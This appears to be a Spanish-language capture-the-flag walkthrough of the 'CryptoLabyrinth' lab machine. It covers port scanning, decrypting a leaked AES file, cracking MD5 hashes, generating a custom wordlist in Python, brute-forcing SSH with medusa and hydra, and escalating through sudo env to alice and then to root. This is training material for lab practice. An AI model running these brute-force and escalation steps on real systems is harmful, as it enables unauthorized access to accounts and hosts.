CRYPTOLABYRINTH

CONECTIVIDAD

```
ping -c1 192.168.0.13
```

```
└─# ping -c1 192.168.0.13
PING 192.168.0.13 (192.168.0.13) 56(84) bytes of data.
64 bytes from 192.168.0.13: icmp_seq=1 ttl=64 time=2.27 ms

── 192.168.0.13 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.274/2.274/2.274/0.000 ms
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.13 -T 5
```


```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.13 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-13 05:47 EST
Warning: 192.168.0.13 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.13
Host is up (0.0013s latency).
Not shown: 46128 filtered tcp ports (no-response), 19405 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:E3:6F:1B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80



código fuente




<!-- 2LWxmDsW0 -->**

Nos aparece esto en el código fuente del server. Parece ser

parte de una contraseña


ENUMERACIÓN

Con gobuster vamos a la caza de archivos y directorios



Tenemos un directorio /hidden en el que tenemos varios archivos

y sacamos dos posibles usuarios: alice y bob



ALICE

1- alice_aes.enc

Salted__^aÞXdËëK+üy¨egi«Kƒ¯+o`Ø·Õ3EþÖa<D—Ó^o¨bÇ
x

2- numeros_suerte.txt

Importante: Los números de la suerte son 7, 14, 21. La clave para

desencriptar Alice es supercomplexkey!

openssl enc -d -aes-256-cbc -pbkdf2 -in alice_aes.enc -out alice_dec.txt -k

'supercomplexkey!'

Desglosando el comando:

openssl enc -d: Indica que quieres desencriptar (-d) el archivo.

-aes-256-cbc: Especifica que el cifrado es AES de 256 bits en modo CBC.

-pbkdf2: Indica a OpenSSL que use PBKDF2 (Password-Based Key Derivation Function

2) para derivar la clave desde la contraseña.

-in alice_aes.enc: Especifica el archivo encriptado de entrada.

-out alice_dec.txt: Indica el nombre del archivo desencriptado de salida.

-k 'supercomplexkey!': Proporciona la clave para desencriptar, en este caso,

supercomplexkey!.

cat alice_dec.txt
superSecurePassword!

BOB

1- Almacenamos todos los hashes en un único archivo

nano bob_hashes.txt

2- Con john intentamos descifrar

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt bob_hashes.txt

bob_password1.hash → 123456
bob_password2.hash → qwerty
bob_password3.hash → chocolate
bob_password4.hash → letmein

En el código fuente teníamos una posible password con dos asteriscos

al final que pueden ser una combinación de caracteres alfanumericos

con mayúsculas y minúsculas. Creamos un diccionario con python

```python
import itertools
import string

# Definir los caracteres permitidos (alfanuméricos, mayúsculas y minúsculas)
charset = string.ascii_letters + string.digits

# Definir la clave base, donde ** serán reemplazados por combinaciones
base_key = "2LWxmDsW0**"

# Generar todas las combinaciones posibles para los asteriscos
combinations = itertools.product(charset, repeat=2)

# Guardar las combinaciones en un archivo de texto
with open("custom_dict.txt", "w") as f:
    for comb in combinations:
        # Unir la base con la combinación generada
        password = base_key[:-2] + ''.join(comb)
        f.write(password + "\n")

print("Diccionario generado: custom_dict.txt")
```

Ahora, con medusa intentamos sacar la password con fuerza bruta

medusa -h 192.168.0.13 -u bob -P custom_dict.txt -M ssh | grep "SUCCESS"

password: 2LWxmDsW0AE

EXPLOTACIÓN

Accedemos por SSH como bob

ssh bob@192.168.0.13

```
└─# ssh bob@192.168.0.13
bob@192.168.0.13's password:
Linux TheHackersLabs-CryptoLabyrinth 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 23 10:50:33 2024 from 192.168.18.65
bob@TheHackersLabs-CryptoLabyrinth:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
bob@TheHackersLabs-CryptoLabyrinth:/home$ sudo -l
Matching Defaults entries for bob on TheHackersLabs-CryptoLabyrinth:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bob may run the following commands on TheHackersLabs-CryptoLabyrinth:
    (alice) NOPASSWD: /usr/bin/env
```

Consultando en https://gtfobins.github.io/gtfobins/env/#sudo

Nos hacemos alice

bob@TheHackersLabs-CryptoLabyrinth:/home$ sudo -u alice /usr/bin/env /bin/sh
$ whoami
alice
$ script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
alice@TheHackersLabs-CryptoLabyrinth:/home$

En el directorio /mnt

alice@TheHackersLabs-CryptoLabyrinth:/mnt$ ls -la
total 12
drwxr-xr-x 2 root root 4096 oct 23 10:52 .
drwxr-xr-x 18 root root 4096 oct 17 14:17 ..
-rw------- 1 alice alice   12 oct 21 12:46 .secreto.txt
alice@TheHackersLabs-CryptoLabyrinth:/mnt$ cat .secreto.txt
2LWx*DsW0A*

Parece otra contraseña, similar al caso anterior, con lo que usando

el mismo script y cambiando la base podríamos obtenerla.

Como sólo nos queda el usuario root, con hydra, vamos a por la contraseña

hydra -l root -P custom_dict.txt ssh://192.168.0.13 -f -q -t 4

contraseña: **2LWx9DsW0A3**

Nos hacemos root

```
└─# ssh root@192.168.0.13
root@192.168.0.13's password:
Linux TheHackersLabs-CryptoLabyrinth 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 22 19:09:39 2024 from 192.168.1.50
root@TheHackersLabs-CryptoLabyrinth:~# whoami
root
root@TheHackersLabs-CryptoLabyrinth:~#
```

🖐 **Buen día.**